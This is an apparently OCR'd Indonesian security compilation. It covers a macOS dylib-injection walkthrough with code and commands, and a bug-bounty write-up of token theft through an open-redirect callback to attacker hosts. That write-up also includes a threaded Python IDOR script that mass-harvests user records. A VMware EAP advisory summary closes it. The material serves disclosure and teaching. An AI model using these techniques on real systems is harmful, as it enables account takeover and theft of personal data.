- Periksa menggunakan entitlement com.apple.security.get-task-allow: pemeriksaan entitlement ini berguna untuk melihat apakah aplikasi memiliki izin untuk melakukan "code injection" melalui task_for_pid.

- Periksa menggunakan entitlement com.apple.security.cs.allow-dyld-environment-variables atau com.apple.security.cs.disable-library-validation pada aplikasi target. Jika kedua-duanya diatur sebagai true, maka teknik DYLD_INSERT_LIBRARIES bisa digunakan.

```
sh-3.2# codesign -d --entitlements :- [redacted].app/
Executable=/Applications/[redacted].app/Contents/MacOS/[redacted]
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.security.cs.allow-jit</key>
        <true/>
        <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
        <true/>
        <key>com.apple.security.cs.allow-dyld-environment-variables</key>
        <true/>
        <key>com.apple.security.cs.disable-library-validation</key>
        <true/>
</dict>
</plist>
sh-3.2#
```

CODESIGN CHECK APP

Eksploitasi Code Injection

```
#include <Foundation/Foundation.h>
__attribute__((constructor)) static void pwn() {
puts("\n\nHELLO FROM THE DYLIB!\n\n");
NSTask *task = [[NSTask alloc] init];
task.launchPath = @"/Applications/Calculator.app/Contents/MacOS/Calculator";
[task launch];
}
```

1. Buat skrip dylib (injection.m)

- #include <Foundation/Foundation.h>: Ini adalah perintah preprocessor untuk menyertakan header file dari kerangka kerja Foundation.
- __attribute__((constructor)) static void pwn() { ... }: Ini adalah fungsi yang diberi nama pwn dan diatur dengan attribute constructor.
- puts("\n\nHELLO FROM THE DYLIB!\n\n");: Ini adalah perintah untuk mencetak pesan "HELLO FROM THE DYLIB!" ke konsol. Pesan ini akan muncul saat dylib dimuat ke dalam proses.
- NSTask *task = [[NSTask alloc] init];: Ini adalah deklarasi objek NSTask, yang digunakan untuk menjalankan perintah melalui proses terpisah.
- task.launchPath = @"/Applications/Calculator.app/Contents/MacOS/Calculator";: Ini adalah pengaturan path dari perintah yang ingin dijalankan oleh NSTask. Dalam hal ini, aplikasi Kalkulator di dalam direktori /Applications akan dijalankan.
- [task launch];: Ini adalah perintah untuk menjalankan perintah yang telah diatur sebelumnya menggunakan objek NSTask.

Jadi, secara keseluruhan, kode ini mencetak pesan ke konsol, dan kemudian menjalankan aplikasi Kalkulator (Calculator.app) pada macOS.

```
# gcc -dynamiclib -undefined suppress -flat_namespace injection.m -o
injection.dylib -compatibility_version 10.10.10 -lobjc -framework Foundation
```

2. "Compile" kode injection.m

- gcc: Ini adalah compiler GNU Compiler Collection yang digunakan untuk mengcompile kode C dan C++
- -dynamiclib: Opsi ini memberitahu kompiler untuk menghasilkan sebuah dynamic library (dylib).
- -undefined suppress -flat_namespace: Opsi-opsi ini mengatur perilaku dylib dalam hal definisi simbol yang tidak terdefinisi. -undefined suppress akan menekan pesan kesalahan jika ada simbol yang tidak terdefinisi, dan -flat_namespace akan memungkinkan semua simbol di dylib untuk berbagi satu proses.
- injection.m: Ini adalah "file" yang akan dicompile.
- -o injection.dylib: Opsi ini menentukan nama dan path file output dylib yang akan dihasilkan.
- -compatibility_version 10.10.10: Opsi ini mengatur versi kompatibilitas untuk dylib yang dihasilkan. Dalam hal ini, dylib yang dihasilkan memiliki versi kompatibilitas 10.10.10.
- -lobjc: Opsi ini memberitahu kompiler untuk memasukkan dukungan untuk pemrograman berorientasi objek (Objective-C).
- -framework Foundation: Opsi ini menyertakan kerangka kerja Foundation yang diperlukan untuk pengembangan dengan Objective-C.

Eksploitasi Code Injection

```
# DYLD_FORCE_FLAT_NAMESPACE=1
DYLD_INSERT_LIBRARIES=./injection.dylib
/Applications/TargetApp.app/Contents/MacOS/TargetApp
```

3. Menyuntikkan dynamic library (dylib) ke dalam proses aplikasi

- DYLD_FORCE_FLAT_NAMESPACE=1: Ini adalah variabel lingkungan yang diatur sebelum menjalankan aplikasi. Dalam hal ini, variabel ini diatur ke nilai 1 untuk memaksa penggunaan flat namespace.

- DYLD_INSERT_LIBRARIES=./injection.dylib: Ini adalah variabel lingkungan yang mengatur dynamic library yang akan disisipkan atau diinjeksikan ke dalam proses aplikasi. ./injection.dylib merujuk pada dylib yang telah di "compile" sebelumnya.

- /Applications/TargetApp.app/Contents/MacOS/TargetApp: Ini adalah path ke binary executable dari aplikasi target yang di jalankan.

- Berikut Video CVE-2023–25182

Referensi :

https://wojciechregula.blog/post/learn-xpc-exploitation-part-3-code-injections/
https://theevilbit.github.io/posts/dyld_insert_libraries_dylib_injection_in_macos_osx_deep_dive/


ONE-CLICK ACCOUNT TAKEOVER & IDOR LEAKS

“Berikut adalah cerita tentang bagaimana saya mengambil alih akun seseorang menggunakan fitur reset password.”

Kenapa saya tertarik untuk mencari bug web tersebut ?

Saya tertarik untuk mencari bug di sana karena startup atau perusahaan tersebut sebelumnya telah meluncurkan sebuah website atau sistem baru yang ditujukan untuk membantu para pengembang dalam proses pembelajaran, dapat disebut sebagai platform kelas coding online.

Setelah melakukan penelitian lebih lanjut, saya menemukan bahwa terdapat "Hall of Fame" di halaman utama website tersebut, menunjukkan kesadaran mereka akan pentingnya keamanan. Setelah saya melaporkan temuan bug tersebut, saya baru menyadari bahwa program tersebut telah ditutup sejak lama, mungkin sekitar dua tahun yang lalu, namun mereka masih menawarkan reward berupa merchandise sebagai bentuk apresiasi. Meskipun begitu, saya tetap tertarik untuk melaporkan temuan bug tersebut sebagai upaya untuk meningkatkan keamanan dan integritas sistem mereka.


[Vulnerability Report] Account takeover [redacted] & IDOR Leaked all user info


Hasyim
Hi, let me introduce myself, Hasyim, Founder of Vulnshot com. With this email, I want to report a vulnerability in detail as below. Bug 1 : Parameter t

[redacted]
Hello Hasyim, First of all, I would like to thank you for your report. Let us investigate the findings first, sis. Regards.


[redacted]
to Hasyim, dev
Hello Hasyim,
For bug number 2 confirmed [redacted] Please confirm, sir.
Thank you, we have patched it, you can check again.
[redacted] hasn't opened bug bounties and rewards for a long time, we want to thank you in another way, enter you in our Hall of Fame, and we want to send you a t-shirt, are you willing to accept it?
Regards

Bagaimana metode untuk menemukan kerentanan tersebut ?

Saya melakukan percobaan pendaftaran akun di redacted.tld tanpa memperhatikan riwayat Burp Suite, sebuah alat yang umum digunakan untuk pemeriksaan keamanan web. Setelah melakukan pendaftaran, saya menerima tautan untuk mengonfirmasi akun yang memiliki sebuah parameter bernama "callback" dengan nilai redacted.tld (callback=redacted.tld). Parameter tersebut bertujuan untuk mengarahkan pengguna kembali ke domain utama (redirect). Penanganan yang tidak benar terhadap parameter callback bisa menyebabkan potensi kerentanan keamanan, seperti serangan pengalihan atau pencurian sesi. Oleh karena itu, saya tertarik untuk menguji lebih lanjut bagaimana sistem tersebut menangani parameter callback dan apakah ada celah keamanan yang dapat dimanfaatkan.




Saya telah mengidentifikasi adanya kerentanan open redirect. Hal ini terbukti ketika saya mencoba menggantikan nilai parameter callback dengan evil.com. Namun, saya masih belum mengetahui dampak secara menyeluruh dari kerentanan ini. Meskipun telah mencoba berbagai trik, saya belum berhasil mencuri sesi, cookie, atau informasi sensitif lainnya dari sistem tersebut.



Pengambilalihan Akun (Account Takeover)

Masih memanfaatkan celah sebelumnya, kali ini terdapat pada fitur reset password. Ternyata, parameter "callback" pada tautan aktivasi juga dimanfaatkan di sini dan dapat dimanipulasi. Sebelumnya, Anda dapat melihat permintaan (request) dan tanggapan (response) default tanpa adanya manipulasi.



Bagaimana langkah-langkah untuk mencuri token pengguna?

Saya menggunakan Beeceptor, yang biasanya digunakan seperti Burp Collaborator di Tools BurpSuite, untuk memperoleh informasi dari tautan yang diklik oleh pengguna, yang dalam hal ini adalah token. Saya cukup mengubah nilai parameter callback dengan URL Beeceptor, lalu menunggu hingga pengguna mengklik tautan tersebut. Dengan demikian, sebagai penyerang, saya akan memperoleh token yang dapat digunakan untuk mengakses akun pengguna dan melakukan perubahan kata sandi.

Bagaimana metode untuk melakukan pengambilalihan akun dengan sekali klik?

Dalam kondisi sebelumnya seperti yang dijelaskan di atas, kita setuju bahwa skenario untuk mengubah kata sandi harus menunggu pengguna mengklik tautan aktivasi, dan kemudian menyalin token secara manual ke titik akhir asli untuk kemudian mengubah kata sandi. Namun, saya memiliki pendekatan lain yang memungkinkan pengambilalihan akun dengan sekali klik:

- Pertama, saya menyimpan permintaan saat pengguna mengatur kata sandi baru.
- Selanjutnya, saya membuat skrip PHP dengan logika untuk mendapatkan token dari parameter GET dan meneruskannya ke permintaan untuk mengatur kata sandi.
- Sebagai contoh, saya menggunakan URL seperti attacker.tld/ato.php?token= untuk mengeksekusi skrip tersebut.
- Dengan metode ini, pengguna hanya perlu mengakses tautan tersebut, dan kata sandi akan diubah secara otomatis.

Pertanyaannya adalah, apa yang lebih buruk dari kondisi di atas? Selain itu, saya juga memiliki potensi untuk menggunakan IDOR di bawah ini untuk mendapatkan email dari semua pengguna.

Terjadi kelemahan pada sistem yang dikenal sebagai Insecure Direct Object Reference (IDOR). Saya melakukan eksplorasi pada dashboard aplikasi tersebut dengan mencoba berbagai fitur yang tersedia, hingga akhirnya saya sampai di halaman profil. Di Burp Suite, di sana saya menemukan riwayat permintaan ke API yang memiliki URL https://apps.redacted.com/api/entry/detail/secondapp/{id}.

API tersebut memberikan respons yang berisi informasi pengguna terkait, dan ketika saya mencoba mengubah ID pada URL, API mampu menampilkan informasi pengguna lainnya. Hal ini menunjukkan adanya kerentanan IDOR di mana pengguna dapat mengakses data pengguna lain dengan mengubah nilai parameter ID pada permintaan API. Kelemahan semacam ini sangat serius karena dapat mengakibatkan akses yang tidak sah terhadap informasi sensitif pengguna. Oleh karena itu, perlu adanya tindakan penanganan yang tepat untuk memperbaiki kerentanan ini dan meningkatkan keamanan sistem.

```
{
    "status": "success",
    "result": {
      "id": "753",
      "bank_screenshot": null,
      "twitter_screenshot": null,
      "threads_screenshot": null,
      "facebook_screenshot": null,
      "ecs_lab_certificate_screenshot": null,
      "kode_registrasi": "ODL9M",
      "name": "REDACTED name",
      "email": "REDACTED@gmail.com",
      "reference": "null",
      "gender": "male",
      "whatsapp_number": "REDACTED",
      "address": "Jl.REDACTED",
      "occupation": "employee",
      "job": "Mobile Developer",
      "institution": "REDACTED",
      "alibaba_account_id": "REDACTED",
      "alibaba_account_screenshot": "https://REDACTED/REDACTED.Management.png",
      "redacted_account_screenshot": null,
      "ecs_activation_screenshot": null,
      "ecs_lab_screenshot": null,
      "instagram_screenshot": null,
      "linkedin_screenshot": null,
      "status": "pending",
      "owner": "90893",
      "created_at": "2023-09-11 13:18:12",
      "updated_at": "2023-09-11 13:31:09",
      "deleted_at": null
    }
}
```



API REQUEST

Tanpa Basa-basi saya langsung membuatkan skrip Python untuk menampilkan semua informasi pengguna, mirip dengan fitur Intruder di Burp Suite. Skrip ini dirancang untuk mengeksploitasi kerentanan IDOR yang telah saya temukan sebelumnya, yang memungkinkan akses tidak sah terhadap data pengguna lain dengan mengubah parameter ID pada permintaan API. Dengan skrip ini, saya dapat secara otomatis mengumpulkan informasi pengguna tanpa perlu melakukan tindakan manual secara berulang kali.

```python
import requests
import threading

def get_and_save_response(id):
    url = f"https://apps.redacted.com/api/entry/detail/secondapp/{id}"
    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0',
        'Accept': 'application/json, text/plain, */*',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate',
        'Authorization': 'eyJ0........',
        'Origin': 'https://www.secondapp.id',
        'Referer': 'https://www.secondapp.id/',
        'Sec-Fetch-Dest': 'empty',
        'Sec-Fetch-Mode': 'cors',
        'Sec-Fetch-Site': 'cross-site',
        'Te': 'trailers'
    }

    response = requests.get(url, headers=headers)

    if response.status_code == 200:
        response_json = response.json()
        with open('file.txt', 'a') as file:
            file.write(f"ID: {id}\n")
            file.write(str(response_json) + "\n\n")
        print(f"Sucsessful take user info. ID {id} ")
    else:
        print(f"Failed to take user info  {id}. Status Code: {response.status_code}")

def thread_function(start_id, end_id):
    for id in range(start_id, end_id):
        get_and_save_response(id)

num_threads = 4
thread_list = []

for i in range(num_threads):
    start_id = i * (4000 // num_threads)
    end_id = (i + 1) * (4000 // num_threads)
    thread = threading.Thread(target=thread_function, args=(start_id, end_id))
    thread_list.append(thread)
    thread.start()

for thread in thread_list:
    thread.join()

print("Done.")
```

https://gist.github.com/xcapri/937d82dc3fdc900f9c8f89c3e5418cb1

Dan BOOM, saya mampu memperagakan bagaimana pelanggaran data (data breach) dapat terjadi karena kerentanan IDOR. Data yang bocor cukup lengkap, mencakup informasi seperti alamat email, detail profil, nomor telepon, akun Alibaba, dan lain sebagainya. Hal ini menggambarkan dampak serius yang dapat diakibatkan oleh kerentanan keamanan pada sistem, dimana akses tidak sah terhadap informasi sensitif pengguna dapat dengan mudah dilakukan. Dalam kasus ini, pelanggaran data menjadi nyata, menyebabkan kerugian besar baik bagi pengguna maupun pemilik sistem. Oleh karena itu, tindakan perbaikan dan penguatan keamanan sangatlah penting untuk mencegah terjadinya pelanggaran data yang merugikan di masa depan.



KESIMPULAN

Memanfaatkan kerentanan lainnya untuk mencapai dampak yang lebih signifikan, disarankan untuk tidak terburu-buru dalam melaporkannya ketika belum yakin dengan dampaknya. Sebagai gantinya, disarankan untuk menyelidiki lebih lanjut dan mencoba memperluas pemahaman akan potensi dampak dan risiko yang terkait. Ketika merasa bahwa dampaknya sudah cukup signifikan, maka dapat dipertimbangkan untuk melaporkan kerentanan tersebut. Selain itu, untuk memberikan kontribusi yang lebih berarti, ada baiknya untuk menyusun script atau exploit yang dapat membantu tim pengembang atau pemilik sistem dalam mereproduksi temuan kita. Langkah ini tidak hanya dapat memberikan nilai tambah dalam pelaporan, tetapi juga dapat menjadi kesempatan untuk meningkatkan keterampilan dalam pemrograman dan berkontribusi secara positif terhadap peningkatan keamanan sistem.

Sekian, terima kasih sudah membaca.

CVE-2024-22245
CVE-2024-22250

VMware Enhanced Authentication Plug-in (EAP), sebuah plugin untuk VMware vSphere, memiliki dua kerentanan (CVE-2024-22245, CVE-2024-22250) yang dapat dieksploitasi oleh penyerang untuk melancarkan serangan autentikasi relay dan session hijack.

Session Hijack Vulnerability in Deprecated EAP Browser Plugin (CVE-2024-22250)

CVE-2024-22250 adalah sebuah kerentanan keamanan yang terjadi pada plugin browser VMware Enhanced Authentication Plug-in (EAP) yang sudah tidak lagi didukung (deprecated). Kerentanan ini ditemukan sebagaikerentanan Session Hijack, yang memungkinkan seorang penyerang yang memiliki akses lokal yang tidak terprivileseke sistem operasi Windows untuk merebut sesi EAP yang dikeluarkan oleh pengguna domain yang memiliki hakistimewa pada sistem yang sama.

Kerentanan ini dinilai memiliki tingkat keparahan "Important" dengan skor CVSSv3 maksimum sebesar 7.8, yang menunjukkan risiko yang cukup signifikan. Meskipun belum ada bukti konkret dari eksploitasi kerentanan ini, VMware menyarankan penghapusan plugin dan layanan VMware EAP untuk mengurangi risiko. Kerentanan ini juga berpotensi memengaruhi vendor atau teknologi pihak ketiga lainnya yang mengandalkan VMware EAP untuk otentikasi.

Arbitrary Authentication Relay Vulnerability in Deprecated EAP Browser Plugin (CVE-2024-22245)

Kerentanan Arbitrary Authentication Relay dan Session Hijack terjadi pada plugin browser VMware Enhanced Authentication Plug-in (EAP) yang sudah tidak lagi didukung (deprecated). Kerentanan ini memungkinkan penyerang untuk memanipulasi proses otentikasi dan merebut sesi pengguna EAP yang terjamin. Dalam skenario serangan, penyerang dapat menipu pengguna domain target yang memiliki EAP terinstal di browser web mereka untuk meminta dan meneruskan tiket layanan untuk Principal Names (SPNs) Active Directory (AD) yang sembarang.

CVE-2024-22245 memiliki skor CVSS sebesar 9.6, menunjukkan tingkat keparahan yang sangat tinggi. Kerentanan ini memungkinkan penyerang untuk mencuri dan meneruskan kredensial otentikasi, yang pada gilirannya dapat memberikan kontrol penuh atas akun administrator dalam lingkungan VMware. Meskipun plugin EAP sudah tidak didukung sejak tahun 2021, kerentanan ini tetap berpotensi menjadi celah keamanan yang signifikan jika masih ada di sistem klien.

DAMPAK KERENTANAN

Penyalahgunaan Otentikasi dan Pengambilalihan Sesi (Session Hijacking)
Pengambilalihan Sesi EAP yang Terjamin (Enhanced Authentication Plug-in)
Potensi Pengendalian Penuh atas Lingkungan VMware

Sistem Yang Terdampak

Sistem-sistem yang terdampak oleh CVE-2024-22250 & CVE-2024-22245 adalah :

- Sistem-sistem yang menjalankan VMware Enhanced Authentication Plug-in (EAP) versi 6.7.0.
- Sistem-sistem yang menggunakan VMware Plugin Service untuk mendukung EAP.

Meskipun EAP telah dihentikan dukungannya sejak tahun 2021, namun kerentanan ini tetap berpotensi memengaruhi sistem-sistem yang masih menjalankan versi terdampak dari plugin tersebut. Oleh karena itu, pengguna atau organisasi yang masih menggunakan atau mengandalkan plugin tersebut harus segera mengambil tindakan mitigasi yang disarankan oleh VMware untuk melindungi sistem mereka dari eksploitasi kerentanan CVE-2024-22250.

Rekomendasi

- Uninstall Plugin:

VMware menyarankan untuk menghapus sepenuhnya plugin browser "VMware Enhanced Authentication Plug-in 6.7.0." Ini dapat dilakukan
dengan menghapus plugin secara manual dari browser web yang terpengaruh.

- Disable Service:

Selain menghapus plugin, VMware juga menyarankan untuk menonaktifkan secara permanen layanan pendukung "VMware Plug-in Service."
Hal ini dapat dilakukan melalui manajemen layanan pada sistem operasi yang terkena dampak.

- Use PowerShell:


Jika penghapusan sepenuhnya tidak memungkinkan dalam waktu yang singkat, VMware juga menyarankan untuk menggunakan perintah
PowerShell untuk sementara menonaktifkan layanan tersebut. Ini dapat dilakukan untuk sementara waktu sebagai langkah mitigasi sementara
sambil menunggu penghapusan plugin secara menyeluruh.

Fixed Version(s) and Release Notes:
https://kb.vmware.com/s/article/96442

REFERENSI
https://www.vmware.com/security/advisories/VMSA-2024-0003.html

TOOLS: FRIDA SCRIPT RUNNER

Simplifying Mobile Penetration Testing with Frida Script Runner

